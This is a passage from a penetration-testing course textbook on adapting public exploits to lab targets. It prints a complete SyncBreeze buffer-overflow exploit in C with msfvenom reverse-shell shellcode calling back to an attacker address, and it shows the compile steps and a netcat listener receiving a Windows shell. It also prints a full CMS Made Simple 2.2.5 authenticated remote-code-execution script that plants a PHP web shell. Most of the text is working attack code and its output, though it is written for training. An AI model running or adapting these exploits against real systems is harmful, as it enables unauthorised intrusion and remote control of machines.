"\x85\x9d\x31\x51\xd5\x31\xea\x12\x85\xf1\x5a\xfb\xcf\xfd\x85"
"\x1b\xf0\xd7\xad\xb6\x0b\xb0\xdb\x4d\x13\x52\xb4\x53\x13\x53"
"\xff\xdd\xf5\x39\xef\x8b\xae\xd5\x96\x91\x24\x47\x56\x0c\x41"
"\x47\xdc\xa3\xb6\x06\x15\xc9\xa4\xff\xd5\x84\x96\x56\xe9\x32"
"\xbe\x35\x78\xd9\x3e\x33\x61\x76\x69\x14\x57\x8f\xff\x88\xce"
"\x39\x1d\x51\x96\x02\xa5\x8e\x6b\x8c\x24\x42\xd7\xaa\x36\x9a"
"\xd8\xf6\x62\x72\x8f\xa0\xdc\x34\x79\x03\xb6\xee\xd6\xcd\x5e"
"\x76\x15\xce\x18\x77\x70\xb8\xc4\xc6\x2d\xfd\xfb\xe7\xb9\x09"
"\x84\x15\x5a\xf5\x5f\x9e\x7a\x14\x75\xeb\x12\x81\x1c\x56\x7f"
"\x32\xcb\x95\x86\xb1\xf9\x65\x7d\xa9\x88\x60\x39\x6d\x61\x19"
"\x52\x18\x85\x8e\x53\x09";
```

*Listing 436 - Using msfvenom to generate a reverse shell payload that fits our environment*

With all the above-mentioned changes, our exploit code now looks like the following:

```
...
#define _WINSOCK_DEPRECATED_NO_WARNINGS
#define DEFAULT_BUFLEN 512

#include <inttypes.h>
#include <stdio.h>
#include <winsock2.h>
#include <windows.h>

DWORD SendRequest(char *request, int request_size) {
    WSADATA wsa;
    SOCKET s;
    struct sockaddr_in server;
    char recvbuf[DEFAULT_BUFLEN];
    int recvbuflen = DEFAULT_BUFLEN;
    int iResult;

    printf("\n[>] Initialising Winsock...\n");
    if (WSAStartup(MAKEWORD(2, 2), &wsa) != 0)
    {
        printf("[!] Failed. Error Code : %d", WSAGetLastError());
        return 1;
    }

    printf("[>] Initialised.\n");
    if ((s = socket(AF_INET, SOCK_STREAM, 0)) == INVALID_SOCKET)
    {
        printf("[!] Could not create socket : %d", WSAGetLastError());
    }

    printf("[>] Socket created.\n");
    server.sin_addr.s_addr = inet_addr("10.11.0.22");
    server.sin_family = AF_INET;
    server.sin_port = htons(80);

    if (connect(s, (struct sockaddr *)&server, sizeof(server)) < 0)
    {
        puts("[!] Connect error");
        return 1;
    }
    puts("[>] Connected");

    if (send(s, request, request_size, 0) < 0)
    {
        puts("[!] Send failed");
        return 1;
    }
    puts("\n[>] Request sent\n");
    closesocket(s);
    return 0;
}

void EvilRequest() {
```

```
    char request_one[] = "POST /login HTTP/1.1\r\n"
                         "Host: 10.11.0.22\r\n"
                         "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/201
00101 Firefox/52.0\r\n"
                         "Accept: text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8\r\n"
                         "Accept-Language: en-US,en;q=0.5\r\n"
                         "Referer: http://10.11.0.22/login\r\n"
                         "Connection: close\r\n"
                         "Content-Type: application/x-www-form-urlencoded\r\n"
                         "Content-Length: ";
    char request_two[] = "\r\n\r\nusername=";

    int initial_buffer_size = 780;
    char *padding = malloc(initial_buffer_size);
    memset(padding, 0x41, initial_buffer_size);
    memset(padding + initial_buffer_size - 1, 0x00, 1);
    unsigned char retn[] = "\x83\x0c\x09\x10"; // 0x10090c83

    // root@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 EX
ITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
    unsigned char shellcode[] =
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90" // NOP SLIDE
    "\xbf\x27\xf0\xd2\x43\xda\xd5\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
    "\x52\x31\x78\x12\x03\x78\x12\x83\xcf\x0c\x30\xb6\xf3\x05\x37"
    "\x39\x0b\xd6\x58\xb3\xee\xe7\x58\xa7\x7b\x57\x69\xa3\x29\x54"
    "\x02\xe1\xd9\xef\x66\x2e\xee\x58\xcc\x08\xc1\x59\x7d\x68\x40"
    "\xda\x7c\xbd\xa2\xe3\x4e\xb0\xa3\x24\xb2\x39\xf1\xfd\xb8\xec"
    "\xe5\x8a\xf5\x2c\x8e\xc1\x18\x35\x73\x91\x1b\x14\x22\xa9\x45"
    "\xb6\xc5\x7e\xfe\xff\xdd\x63\x3b\x49\x56\x57\xb7\x48\xbe\xa9"
    "\x38\xe6\xff\x05\xcb\xf6\x38\xa1\x34\x8d\x30\xd1\xc9\x96\x87"
    "\xab\x15\x12\x13\x0b\xdd\x84\xff\xad\x32\x52\x74\xa1\xff\x10"
    "\xd2\xa6\xfe\xf5\x69\xd2\x8b\xfb\xbd\x52\xcf\xdf\x19\x3e\x8b"
    "\x7e\x38\x9a\x7a\x7e\x5a\x45\x22\xda\x11\x68\x37\x57\x78\xe5"
    "\xf4\x5a\x82\xf5\x92\xed\xf1\xc7\x3d\x46\x9d\x6b\xb5\x40\x5a"
    "\x8b\xec\x35\xf4\x72\x0f\x46\xdd\xb0\x5b\x16\x75\x10\xe4\xfd"
    "\x85\x9d\x31\x51\xd5\x31\xea\x12\x85\xf1\x5a\xfb\xcf\xfd\x85"
    "\x1b\xf0\xd7\xad\xb6\x0b\xb0\xdb\x4d\x13\x52\xb4\x53\x13\x53"
    "\xff\xdd\xf5\x39\xef\x8b\xae\xd5\x96\x91\x24\x47\x56\x0c\x41"
    "\x47\xdc\xa3\xb6\x06\x15\xc9\xa4\xff\xd5\x84\x96\x56\xe9\x32"
    "\xbe\x35\x78\xd9\x3e\x33\x61\x76\x69\x14\x57\x8f\xff\x88\xce"
    "\x39\x1d\x51\x96\x02\xa5\x8e\x6b\x8c\x24\x42\xd7\xaa\x36\x9a"
    "\xd8\xf6\x62\x72\x8f\xa0\xdc\x34\x79\x03\xb6\xee\xd6\xcd\x5e"
    "\x76\x15\xce\x18\x77\x70\xb8\xc4\xc6\x2d\xfd\xfb\xe7\xb9\x09"
    "\x84\x15\x5a\xf5\x5f\x9e\x7a\x14\x75\xeb\x12\x81\x1c\x56\x7f"
    "\x32\xcb\x95\x86\xb1\xf9\x65\x7d\xa9\x88\x60\x39\x6d\x61\x19"
    "\x52\x18\x85\x8e\x53\x09";

    char request_three[] = "&password=A";

    int content_length = 9 + strlen(padding) + strlen(retn) + strlen(shellcode) + strl
en(request_three);
    char *content_length_string = malloc(15);
    sprintf(content_length_string, "%d", content_length);
    int buffer_length = strlen(request_one) + strlen(content_length_string) + initial_
buffer_size + strlen(retn) + strlen(request_two) + strlen(shellcode) + strlen(request_
```

```
three);

    char *buffer = malloc(buffer_length);
    memset(buffer, 0x00, buffer_length);
    strcpy(buffer, request_one);
    strcat(buffer, content_length_string);
    strcat(buffer, request_two);
    strcat(buffer, padding);
    strcat(buffer, retn);
    strcat(buffer, shellcode);
    strcat(buffer, request_three);

    SendRequest(buffer, strlen(buffer));
}

int main() {

    EvilRequest();
    return 0;
}
```

*Listing 437 - Exploit code following the socket information, return address instruction, and payload changes*

Let's compile the exploit code using **mingw-64** to see if it generates any errors:

```
kali@kali:~/Desktop$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_32

kali@kali:~/Desktop$ ls -lah
total 372K
drwxr-xr-x  2 kali kali 4.0K Feb 24 17:14 .
drwxr-xr-x 17 kali kali 4.0K Feb 24 15:42 ..
-rw-r--r--  1 kali kali 4.7K Feb 24 15:46 42341.c
-rwxr-xr-x  1 kali kali 355K Feb 24 17:14 syncbreeze_exploit.exe
```

*Listing 438 - Compiling the modified exploit code using mingw-64*

Now that we have an updated, clean-compiling exploit, we can test it out. We will attach our debugger to the SyncBreeze service on our sandboxed test target and set a breakpoint at the memory address of our JMP ESP instruction:




*Figure 261: Setting a breakpoint at our JMP ESP address*

Once our breakpoint has been set in the debugger, we can let the application run normally and attempt to execute our exploit from Kali Linux.

Because this binary is cross-compiled to run on Windows, we can not simply run it from our Kali Linux machine. In order to run this Windows binary, we will use **wine**,[385] which is a compatibility layer capable of running Windows applications on several operating systems such as Linux, BSD and MacOS:

```
kali@kali:~/Desktop$ wine syncbreeze_exploit.exe

[>] Initialising Winsock...
[>] Initialised.
[>] Socket created.
[>] Connected

[>] Request sent
```

*Listing 439 - Running the Windows exploit using wine*

[385] (WineHQ, 2019), https://www.winehq.org/

Surprisingly, we do not hit our breakpoint at all. Instead, the application crashes and the EIP register seems to be overwritten by *0x9010090c*.




*Figure 262: EIP is overwritten by our return address instruction address misaligned by one byte*

By analyzing both the value stored in EIP (*0x9010090c*) and the buffer sent to the target application, we notice that our offset to overwrite the return address on the stack seems to be off by one byte. The wrong offset forces the CPU to POP a different return address from the stack rather than the intended one, *0x10090c83*.

### *15.1.6.1 Exercises*

1. Generate a reverse shell payload using msfvenom while taking into account the bad characters of our exploit.
2. Replace the original payload with the newly generated one.
3. Attach the debugger to the target process and set a breakpoint at the return address instruction.
4. Compile the exploit and run it. Did you hit the breakpoint?

### 15.1.7 Changing the Overflow Buffer

Let's try to understand our misalignment. Looking at where the first part of our large padding buffer of "A" characters is created, we notice that it starts with a call to *malloc*[386] with the size 780:

```
int initial_buffer_size = 780;
char *padding = malloc(initial_buffer_size);
```

*Listing 440 - Allocating memory for the initial buffer using malloc*

This number should sound familiar to you. If you recall, from our research during the Windows Buffer Overflow module, we determined that 780 is the offset in bytes required to overwrite the return address on the stack and take control of the EIP register.

The *malloc* function only allocates a block of memory based on the requested size. This buffer needs to be properly initialized, which is done using the *memset*[387] function right after the call to *malloc*:

```
memset(padding, 0x41, initial_buffer_size);
```

*Listing 441 - Filling the initial buffer with "A" characters*

Using *memset* will fill out the memory allocation with a particular character, which in our case is 0x41, the hex representation of the "A" character in ASCII.

The next line of code in the exploit is interesting. There's a call to *memset*, which sets the last byte in the allocation to a NULL byte:

```
memset(padding + initial_buffer_size - 1, 0x00, 1);
```

*Listing 442 - Memset setting the last byte to a null-terminator to convert the buffer into a string*

This may seem confusing at first, however, continuing to read the code, we arrive at the lines where the final *buffer* is created.

```
char *buffer = malloc(buffer_length);
memset(buffer, 0x00, buffer_length);
strcpy(buffer, request_one);
strcat(buffer, content_length_string);
strcat(buffer, request_two);
strcat(buffer, padding);
strcat(buffer, retn);
strcat(buffer, shellcode);
strcat(buffer, request_three);
```

*Listing 443 - Creating the final buffer for the exploit*

The code starts by allocating a memory block for the *buffer* character array using *malloc* and filling the array with NULL bytes. Next, the code fills the *buffer* character array by copying the content of the other variables through various string manipulation functions such as *strcpy*[388] and *strcat*.[389]

[386] (cplusplus, 2019), http://www.cplusplus.com/reference/cstdlib/malloc/

[387] (cplusplus, 2019), http://www.cplusplus.com/reference/cstring/memset/

[388] (cplusplus, 2019), http://www.cplusplus.com/reference/cstring/strcpy/

[389] (cplusplus, 2019), http://www.cplusplus.com/reference/cstring/strcat/

  

Having the final buffer constructed as a string is a very important piece of information. The C programming language makes use of *null-terminated strings*,[390] meaning that functions such as *strcpy* and *strcat* determine the end and the size of a string by searching for the first occurrence of a NULL byte in the target character array. Since the allocation size of our initial *padding* buffer is 780, by setting the last byte to 0x00 (Listing 442), we end up concatenating (strcat) a string of "A" ASCII characters that is 779 bytes in length. This explains the misaligned overwrite of the EIP register.

We can quickly fix this by increasing the requested memory size defined by the *initial_buffer_size* variable by 1.

```
    int initial_buffer_size = 781;
    char *padding = malloc(initial_buffer_size);
    memset(padding, 0x41, initial_buffer_size);
    memset(padding + initial_buffer_size - 1, 0x00, 1);
```

*Listing 444 - Changing the padding allocation size*

As a final test, we will again compile the code, set up a Netcat listener on port 443 to catch our reverse shell, and launch the exploit:

```
kali@kali:~/Desktop$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_32

kali@kali:~$ sudo nc -lvp 443
listening on [any] 443 ...
```

*Listing 445 - Compiling the exploit and setting up a Netcat listener on port 443*

Next, we will run the exploit:

```
kali@kali:~/Desktop$ wine syncbreeze_exploit.exe

[>] Initialising Winsock...
[>] Initialised.
[>] Socket created.
[>] Connected

[>] Request sent
```

*Listing 446 - Running the final version of the exploit*

And finally switch to our netcat listener:

```
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 49662
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

*Listing 447 - Receiving a reverse shell on our Kali Linux machine*

Excellent! We have a shell. In addition, this exploit no longer requires access to a Windows-based attack platform in the field as we can run it from Kali Linux.

[390] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Null-terminated_string

#### 15.1.7.1 Exercises

1. Fix the overflow buffer such that the EIP register will be overwritten by your chosen return address instruction.
2. Install the *ASX to MP3 Converter* application located under the C:\Tools\fixing_exploits directory; download the exploit for *ASX to MP3 Converter* from EDB[391] and edit it in order to get a shell on your dedicated Windows machine.

## 15.2 Fixing Web Exploits

Web application vulnerabilities do not often result in memory corruption. This means that they are not affected by protections provided by the operating system such as DEP and ASLR and they are significantly easier to re-purpose.

### 15.2.1 Considerations and Overview

Even though we might not have to deal with hex-encoded payloads in web exploits, it is important that we properly read the code to understand what considerations must be taken in our editing process.

When modifying web exploits, there are several key questions we generally need to ask while approaching the code:

- Does it initiate an HTTP or HTTPS connection?
- Does it access a web application specific path or route?
- Does the exploit leverage a pre-authentication vulnerability?
- If not, how does the exploit authenticate to the web application?
- How are the GET or POST requests crafted to trigger and exploit the vulnerability?
- Does it rely on default application settings (such as the web path of the application) that may have been changed after installation?
- Will oddities such as self-signed certificates disrupt the exploit?

In addition, we must remember that public web application exploits do not take into account additional protections such as .htaccess. This is mainly because the exploit author can not possibly know about these protections during the development process and they are outside the exploit's scope.

### 15.2.2 Selecting the Vulnerability

Let's consider the following scenario. During an assessment we discover a Linux host that has an *apache2* server exposed. After enumerating the web server, we find an installation of *CMS Made Simple* version *2.2.5* listening on TCP port *443*. This version appears to be vulnerable to remote code execution and a public exploit is available on Exploit-DB.[392]

---

[391] (Offensive Security, 2015), https://www.exploit-db.com/exploits/38457/

[392] (Offensive Security, 2018), https://www.exploit-db.com/exploits/44976

This vulnerability is post-authentication, however, we discovered valid application credentials (admin / HUYfaw763) on another machine during the enumeration process.

### 15.2.3 Changing Connectivity Information

As we inspect the code, we realize the *base_url* variable needs to be changed to match our environment:

```
base_url = "http://192.168.1.10/cmsms/admin"
```

*Listing 448 - base_url variable as defined in the original exploit*

We must modify the IP address and the protocol to *HTTPS*:

```
base_url = "https://10.11.0.128/admin"
```

*Listing 449 - base_url variable updated to match our case*

We also notice that when browsing the target website, we are presented with a *SEC_ERROR_UNKNOWN_ISSUER*[393] error. This error indicates that the certificate on the remote host can not be validated. We need to account for this in the exploit code.

Specifically, the exploit is using the *requests* Python library to communicate with the target. The code makes three post requests on lines 34, 55 and 80:

```
...
    response  = requests.post(url, data=data, allow_redirects=False)
...
    response = requests.post(url, data=data, files=txt, cookies=cookies)
...
    response = requests.post(url, data=data, cookies=cookies, allow_redirects=False)
...
```

*Listing 450 - All three post requests as defined in the original exploit*

The official documentation[394] indicates that the SSL certificate will be ignored if we set the *verify* parameter to *False*:

```
...
    response  = requests.post(url, data=data, allow_redirects=False, verify=False)
...
    response = requests.post(url, data=data, files=txt, cookies=cookies, verify=False)
...
    response = requests.post(url, data=data, cookies=cookies, allow_redirects=False, v
erify=False)
...
```

*Listing 451 - Modified post requests to ignore SSL verification.*

Finally, we also need to change the credentials used in the original exploit to match those found during the enumeration process. These are defined in the *username* and *password* variables at lines 15 and 16 respectively:

[393] (Mozilla, 2019), https://support.mozilla.org/en-US/kb/error-codes-secure-websites?as=u&utm_source=inproduct

[394] (python-requests.org, 2019), http://docs.python-requests.org/en/master/user/advanced/#ssl-cert-verification

```
username = "admin"
password = "password"
```

*Listing 452 - username and password variables as defined in the original exploit*

We can easily replace these credentials:

```
username = "admin"
password = "HUYfaw763"
```

*Listing 453 - username and password variables updated to match our scenario*

Note that in this case, we do not need to update the simple payload since it only executes system commands passed in cleartext within the GET request.

After all edits are complete, the final exploit should look like the following:

```
# Exploit Title: CMS Made Simple 2.2.5 authenticated Remote Code Execution
# Date: 3rd of July, 2018
# Exploit Author: Mustafa Hasan (@strukt93)
# Vendor Homepage: http://www.cmsmadesimple.org/
# Software Link: http://www.cmsmadesimple.org/downloads/cmsms/
# Version: 2.2.5
# CVE: CVE-2018-1000094

import requests
import base64

base_url = "https://10.11.0.128/admin"
upload_dir = "/uploads"
upload_url = base_url.split('/admin')[0] + upload_dir
username = "admin"
password = "HUYfaw763"

csrf_param = "__c"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>"

def parse_csrf_token(location):
    return location.split(csrf_param + "=")[1]

def authenticate():
    page = "/login.php"
    url = base_url + page
    data = {
        "username": username,
        "password": password,
        "loginsubmit": "Submit"
    }
    response  = requests.post(url, data=data, allow_redirects=False, verify=False)
    status_code = response.status_code
    if status_code == 302:
        print "[+] Authenticated successfully with the supplied credentials"
        return response.cookies, parse_csrf_token(response.headers['Location'])
    print "[-] Authentication failed"
    return None, None
```

```
def upload_txt(cookies, csrf_token):
    mact = "FileManager,m1_,upload,0"
    page = "/moduleinterface.php"
    url = base_url + page
    data = {
        "mact": mact,
        csrf_param: csrf_token,
        "disable_buffer": 1
    }
    txt = {
        'm1_files[]': (txt_filename, payload)
    }
    print "[*] Attempting to upload {}...".format(txt_filename)
    response = requests.post(url, data=data, files=txt, cookies=cookies, verify=False)
    status_code = response.status_code
    if status_code == 200:
        print "[+] Successfully uploaded {}".format(txt_filename)
        return True
    print "[-] An error occurred while uploading {}".format(txt_filename)
    return None

def copy_to_php(cookies, csrf_token):
    mact = "FileManager,m1_,fileaction,0"
    page = "/moduleinterface.php"
    url = base_url + page
    b64 = base64.b64encode(txt_filename)
    serialized = 'a:1:{{i:0;s:{}:"{}";}}'.format(len(b64), b64)
    data = {
        "mact": mact,
        csrf_param: csrf_token,
        "m1_fileactioncopy": "",
        "m1_path": upload_dir,
        "m1_selall": serialized,
        "m1_destdir": "/",
        "m1_destname": php_filename,
        "m1_submit": "Copy"
    }
    print "[*] Attempting to copy {} to {}...".format(txt_filename, php_filename)
    response = requests.post(url, data=data, cookies=cookies, allow_redirects=False, v
erify=False)
    status_code = response.status_code
    if status_code == 302:
        if response.headers['Location'].endswith('copysuccess'):
            print "[+] File copied successfully"
            return True
    print "[-] An error occurred while copying, maybe {} already exists".format(php_fi
lename)
    return None

def quit():
    print "[-] Exploit failed"
    exit()

def run():
    cookies,csrf_token = authenticate()
    if not cookies:
```

```
        quit()
    if not upload_txt(cookies, csrf_token):
        quit()
    if not copy_to_php(cookies, csrf_token):
        quit()
    print "[+] Exploit succeeded, shell can be found at: {}".format(upload_url + '/' +
php_filename)

run()
```

*Listing 454 - Modified exploit containing the required changes for our case*

Running the exploit generates an unexpected error:

```
kali@kali:~$ python 44976_modified.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849: InsecureRequestWarning
: Unverified HTTPS request is being made. Adding certificate verification is strongly
advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warning
s
  InsecureRequestWarning)
[+] Authenticated successfully with the supplied credentials
Traceback (most recent call last):
  File "44976_modified.py", line 103, in <module>
    run()
  File "44976_modified.py", line 94, in run
    cookies,csrf_token = authenticate()
  File "44976_modified.py", line 38, in authenticate
    return response.cookies, parse_csrf_token(response.headers['Location'])
  File "44976_modified.py", line 24, in parse_csrf_token
    return location.split(csrf_param + "=")[1]
IndexError: list index out of range
```

*Listing 455 - Python error presented when running the modified version of the exploit*

Listing 455 shows that an exception was triggered during the execution of the *parse_csrf_token* function on line 24 of the code. The error tells us that the code tried to access a non-existent element of a Python list by accessing its second element (location.split(csrf_param + "=")[1]).

### *15.2.3.1 Exercises*

1. Connect to your dedicated Linux lab client and start the apache2 service; the target web application is located under /var/www/https/.
2. Modify the original exploit and set the *base_url* variable to the correct IP address of your dedicated Linux lab client as well as the protocol to HTTPS.
3. Get familiar with the *requests* Python library and adjust your exploit accordingly to avoid SSL verification.
4. Edit the *username* and *password* variables to match the ones from our test case (username "admin", password "HUYfaw763").
5. Try to run the exploit against the Linux lab client, does it work? If not, try to explain why.

### 15.2.4 Troubleshooting the "index out of range" Error

Inspecting line 24 of our exploit, we notice that it uses the *split*[395] method in order to slice the string stored in the *location* parameter passed to the *parse_csrf_token* function. The Python documentation for *split*[396] indicates that this method slices the input string using an optional separator passed as a first argument. The string slices returned by *split* are then stored in a Python *List* object that can be accessed via an index:

```
kali@kali:~$ python

>>> mystr = "Kali*-*Linux*-*Rocks"
>>> result = mystr.split("*-*")
>>> result
['Kali', 'Linux', 'Rocks']
>>> result[1]
'Linux'
>>>
```

*Listing 456 - Python string split method*

In our exploit code, the string separator is defined as the *csrf_param* variable ("__c") followed by the equals sign:

```
csrf_param = "__c"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>"

def parse_csrf_token(location):
    return location.split(csrf_param + "=")[1]
```

*Listing 457 - Understanding the code on line 24*

In order to better understand the *IndexError*, we can add a *print* statement in the *parse_csrf_token* function before the return instruction:

```
csrf_param = "__c"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>"

def parse_csrf_token(location):
    print "[+] String that is being split: " + location
    return location.split(csrf_param + "=")[1]
```

*Listing 458 - Adding a print statement to see the string where the split method is invoked on*

The exploit now displays the full string before the split method is invoked:

```
kali@kali:~$ python 44976_modified.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849: InsecureRequestWarning
: Unverified HTTPS request is being made. Adding certificate verification is strongly
advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warning
```

[395] (W3Schools, 2019), https://www.w3schools.com/python/ref_string_split.asp

[396] (Python, 2019), https://docs.python.org/3/library/stdtypes.html

  

```
s
  InsecureRequestWarning)
[+] Authenticated successfully with the supplied credentials
[+] String that is being split:
https://10.11.0.128/admin?_sk_=f2946ad9afceb247864
Traceback (most recent call last):
  File "44976_modified.py", line 104, in <module>
    run()
  File "44976_modified.py", line 95, in run
    cookies,csrf_token = authenticate()
  File "44976_modified.py", line 39, in authenticate
    return response.cookies, parse_csrf_token(response.headers['Location'])
  File "44976_modified.py", line 25, in parse_csrf_token
    return location.split(csrf_param + "=")[1]
IndexError: list index out of range
```

*Listing 459 - Inspecting the print output and noticing the absence of the string defined in the csrf_param variable*

While the exploit code expected the input string to contain *__c* (defined in the *csrf_param* variable) as shown in listing 458, we received *_sk_* from the web application.

At this point, we do not fully understand why this is happening. Perhaps there is a version mismatch between the exploit developer's software and ours, or a CMS configuration mismatch. Either way, exploit development is never straightforward.

Nevertheless, we can try to change the *csrf_param* variable from *__c* to *_sk_* in order to match the CMS response and see if the exploit works:

```
csrf_param = "_sk_"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>"
```

*Listing 460 - Changing the csrf_param variable*

Now let's execute the modified exploit:

```
kali@kali:~$ python 44976_modified.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849: InsecureRequestWarning
: Unverified HTTPS request is being made. Adding certificate verification is strongly
advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warning
s
  InsecureRequestWarning)
[+] Authenticated successfully with the supplied credentials
[+] String that is being split: https://10.11.0.128/admin?_sk_=bdc51a781fe6edcc126
[*] Attempting to upload cmsmsrce.txt...
...
[+] Successfully uploaded cmsmsrce.txt
[*] Attempting to copy cmsmsrce.txt to shell.php...
...
[+] File copied successfully
[+] Exploit succeeded, shell can be found at: https://10.11.0.128/uploads/shell.php
```

*Listing 461 - Successful exploitation output*

